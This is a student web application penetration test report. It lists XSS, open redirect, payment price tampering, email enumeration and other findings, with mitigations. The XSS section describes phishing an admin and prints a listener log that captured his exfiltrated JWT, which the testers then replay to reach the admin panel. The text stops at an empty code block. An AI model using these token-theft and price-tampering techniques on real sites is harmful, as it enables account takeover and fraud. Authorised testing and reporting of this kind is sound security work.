

# Digital Egypt Pioneers Initiative (DEPI)

**Instructor:** Mamdouh El-Tahiry

**Company:** Next Academy

**Group Code:** DKH1\_ISS5\_S1e

## Prepared By

Omar Samy Abdel-Fattah Mohamed

Hossam Mohamed Mohamed

Kareem Mohamed Bilal

Ahmed Mohamed Mazhar

Ahmed Ramadan Elhendawy

<b>Title</b>	<b>Web Application Penetration Testing</b>
<b>Project Duration</b>	<b>1/10/2024 - 20/10/2024</b>

## Table of Contents

1. **Executive Summary**
  - 1.1 Overview of Vulnerabilities
  - 1.2 Impact on Web Application
  - 1.3 Summary of Recommendations
2. **Vulnerability Checklist**
  - 2.1 Severity Scale
  - 2.2 List of Identified Vulnerabilities
3. **Assessment Methodology**
  - 3.1 OWASP Testing Framework
  - 3.2 Tools Used
  - 3.3 Manual vs. Automated Testing
4. **Vulnerability Findings**
  - 4.1 Cross-Site Scripting (XSS) – Account Takeover
  - 4.2 Open Redirect – Phishing Risk
  - 4.3 Logic Bug in Payment System
  - 4.4 Email Enumeration and Lack of Rate-Limiting on Login Page
  - 4.5 Weak Password Policies in Sign-Up and Reset Mechanism
  - 4.6 Local File Inclusion (LFI)
  - 4.7 OS Command Injection in API User-Agent
  - 4.8 Account Takeover via Reset Password Link
  - 4.9 JWT Secret Key Weakness
5. **Proof of Concepts (PoCs)**
  - 5.1 XSS PoC – Stealing JWT Token
  - 5.2 Open Redirect PoC – Bypassing CSP
  - 5.3 Payment Logic Bug PoC – Manipulating Price
  - 5.4 Email Enumeration PoC – Python Script
  - 5.5 Brute Force Login PoC – Script Example
  - 5.6 Local File Inclusion PoC – Reading Sensitive Files
  - 5.7 OS Command Injection PoC – Reverse Shell Access
  - 5.8 Account Takeover via Reset Link PoC
6. **Recommendations and Remediations**
  - 6.1 Fixing Cross-Site Scripting (XSS)
  - 6.2 Addressing Open Redirect Flaws
  - 6.3 Strengthening Payment Logic Controls

- 6.4 Implementing Rate-Limiting on Login Pages
- 6.5 Enforcing Strong Password Policies
- 6.6 Preventing Local File Inclusion
- 6.7 Mitigating OS Command Injection Vulnerabilities
- 6.8 Securing JWT Secrets

## 7. **Conclusion**

- 7.1 Summary of Findings
- 7.2 Overall Security Recommendations
- 7.3 Next Steps

## 8. **Appendices**

- 8.1 Tools Used in the Assessment
- 8.2 Scripts and Code Examples
- 8.3 References

DKH1\_ISS5\_S1e

# Executive Summary

During penetration testing of the web application, several critical vulnerabilities were identified. A major issue involves a Cross-Site Scripting (XSS) vulnerability, which allows attackers to inject harmful scripts, enabling them to take control of user accounts (Account Takeover). Another significant concern is an open redirect flaw that permits redirection to unsafe external websites, increasing the risk of phishing attacks.

The payment processing system also exhibits a critical logic flaw, allowing attackers to manipulate transactions, potentially enabling them to receive services for free or pay an incorrect amount. Additionally, the login page reveals whether an email is registered in the system. The absence of rate-limiting on login attempts makes it easier for attackers to employ brute force methods to compromise user accounts.

During account creation, weak password policies expose users to risks, as they can create accounts with insufficiently strong passwords. The password reset mechanism also shows vulnerabilities that allow attackers to take over user accounts by exploiting reset links.

Furthermore, the Local File Inclusion (LFI) vulnerability lets attackers access sensitive files on the server by manipulating file paths, potentially exposing crucial data such as configuration files. There is also a serious risk from an OS command injection vulnerability, which enables attackers to inject malicious commands through API requests, leading to remote code execution and potentially compromising the entire server.

Lastly, the weakness in the JWT (JSON Web Token) secret key makes it susceptible to cracking, allowing attackers to forge tokens and gain unauthorised access to user accounts. Overall, these vulnerabilities present significant security concerns that require immediate remediation to protect user data and maintain the integrity of the application.

# Vulnerability Checklist

No.	Vulnerability Name	Description	Severity	Mitigation	Found / Not Found
1	XSS Leads to ATO	Exploiting Cross-Site Scripting (XSS) to inject malicious scripts, allowing account takeover.	High	<ul style="list-style-type: none"> <li>- Sanitize and validate input</li> <li>- HTML, JavaScript, and URL encoding</li> <li>- Implement CSP headers</li> <li>- Use WAF like CloudFlare</li> </ul>	Found
2	Open-Redirect Leads to XSS	Unvalidated external URL redirection, facilitating phishing attacks.	High	<ul style="list-style-type: none"> <li>- Implement a URL whitelist</li> <li>- Use relative URLs instead of absolute URLs</li> </ul>	Found
3	Logic Bug in Payment	The flaw in payment logic allows manipulation of transactions.	Critical	<ul style="list-style-type: none"> <li>- Backend controls the total price</li> <li>- Send item ID to the backend, not the total price</li> </ul>	Found
4	Email Enumeration and Rate-Limit on Login Page	Reveals registered emails and lacks rate limiting, leading to brute force attacks.	Medium	<ul style="list-style-type: none"> <li>- Use generic error messages</li> <li>- Enforce rate-limiting, such as a 5-attempt limit on failed logins</li> </ul>	Found
5	Sign Up and Password Length	Allows weak passwords, making accounts vulnerable to brute force attacks.	Low	<ul style="list-style-type: none"> <li>- Enforce password policies: Minimum of 6 characters with capital letters and symbols</li> </ul>	Found

6	Local File Inclusion (LFI)	Allows an attacker to access sensitive files on the server by manipulating file paths.	High	- Implement input validation and whitelisting	Found
7	OS Command Injection in API User-Agent	Inject malicious commands in the User-Agent, leading to remote code execution on the server.	Critical	- Avoid direct use of user input in system calls like <code>exec()</code> or <code>system()</code>	Found
8	ATO via One Link Reset Password	Exploiting a vulnerability in the password reset mechanism to take over accounts.	High	- Verify that the reset link takes the domain from the host header	Found
9	Reset Password and Password Length	Weak password length policy, making accounts vulnerable to brute force attacks.	Low	- Enforce password policies: Minimum of 6 characters with capital letters and symbols	Found
10	JWT Secret Key Cracking Leads to ATO	Weak JWT secret key, allowing attackers to forge tokens and take over accounts.	Critical	- Use a strong secret key - Validate token expiration - Use strong hashing algorithms	Found
11	CSRF (Cross-Site Request Forgery)	Tricks users into performing unwanted actions on a trusted website.	-	-	Not Found
12	SSRF (Server-Side Request Forgery)	Forces a server to send requests to unintended locations.	-	-	Not Found
13	SSTI (Server-Side Template Injection)	Allows remote code execution through template injection.	-	-	Not Found

14	NoSQLi (NoSQL Injection)	Exploits NoSQL databases by injecting malicious queries.	-	-	Not Found
15	CORS Misconfiguration	Improper configuration of Cross-Origin Resource Sharing (CORS), leading to unauthorized access.	-	-	Not Found
16	ClickJacking	Tricks users into clicking on something different than what they think they are interacting with.	-	-	Not Found
17	API Vulnerabilities	Weak API authentication and improper access controls.	-	-	Not Found
18	Broken Access Control	Poorly implemented authentication leads to unauthorized access.	-	-	Not Found

Severity	Score
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

## Assessment Methodology

For this penetration test, we followed the OWASP (Open Web Application Security Project) Testing Guide as our methodology. This structured approach helped ensure that the assessment was comprehensive and aligned with industry best practices. The OWASP methodology covers the identification, exploitation, and documentation of various web application vulnerabilities, emphasizing critical areas such as:

- **Input Validation:** Ensuring that all inputs are properly validated to prevent vulnerabilities like XSS, SQL Injection, and Command Injection.
- **Authentication and Session Management:** Analyzing the effectiveness of login mechanisms, password policies, and session handling to prevent unauthorized access.
- **Access Control:** Verifying that proper access control mechanisms are in place to restrict users to authorized actions.
- **Error Handling and Logging:** Assessing how the application handles errors and whether sensitive information is exposed in error messages or logs.
- **Configuration Management:** Examining the security configuration of the application and underlying infrastructure.

Following this methodology, we identified a variety of vulnerabilities, including XSS, Local File Inclusion, Command Injection, and others, as detailed in the **Vulnerability Checklist**




## H1. XSS Leads to ATO


### POC :

While we were manually discovering the website we entered in


The search parameter the custom `<img>` payload and we noticed The Alert



After that at the bottom, we found the admin Email we thought of Stealing his **JWT** from LocalStorage and performing an ATO (Account Takeover) attack.



We arranged an email to send telling him we have an issue with our account.





Once he clicked the link we received his JWT

```
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)...
192.168.1.16 - - [16/Oct/2024:04:09:16] "GET /?c=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfYWQ3ZGZmMTMxZDciLCJlbWVpbCI6Im9zYW15NzU5Mk8nbWVpbC5jb20iLCJpYXQiOiJlMjkwMzk4NzAsImV4cCI6MTcyOTA2ODY3MH0.KMjR6jKQ0jC3xe1PKZ64AM39woLxK79vCPHPCMRDzk4 HTTP/1.1" 200 -
```

```
{
  "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfYWQ3ZGZmMTMxZDciLCJlbWVpbCI6Im9zYW15NzU5Mk8nbWVpbC5jb20iLCJpYXQiOiJlMjkwMzk4NzAsImV4cCI6MTcyOTA2ODY3MH0.KMjR6jKQ0jC3xe1PKZ64AM39woLxK79vCPHPCMRDzk4",
  "createdAt": "2024-10-13T13:13:13.131Z",
  "updatedAt": "2024-10-15T12:12:12.121Z",
  "resetToken": "4472ff914b",
  "resetTokenExpire": "2024-10-15T12:12:12.121Z",
  "resetPasswordTokenExpire": "2024-10-15T12:12:12.121Z",
  "resetPasswordToken": "81"
}
```

Now we put the JWT in the LocalStorage and access his admin panel.







## L1. Open-Redirect Leads to XSS


POC :

We noticed after Clicking on the change password Button that the parameter **redirect** Takes a URL so we tried to change the URL to <http://google.com>



We redirected to Google this vulnerability can be used to bypass **CSP** (Content Security Policy)







We Also found An Open Redirect vulnerability was identified on the change password Button that the parameter redirect, allowing attackers to redirect users to malicious sites. This was further exploited to execute an XSS attack by injecting malicious JavaScript code into the redirect URL. The injected script gets executed in the user's browser, potentially enabling attacks like cookie theft, account hijacking, or other XSS-based exploits.

## C1. Logic Bug in Payment


### POC :

When we selected an item, clicked on the Proceed to Payment Button and intercepted the request In BurpSuite .. we noticed the **Total Price** the user can control from Client-Side so we tried to edit the price to **140** (our balance ) instead of **172** (item's price)






After that forwarded the request and we got the success message



## M1. Email Enumeration and Rate-Limit on the Login page

## POC :



We noticed when we type any email it tells us that this user not found

We wrote a Python script to take words from a wordlist and concatenate them with **@gmail.com** .. and try to log in with each email if in response User not found indicates The email is not found else the email exists

```

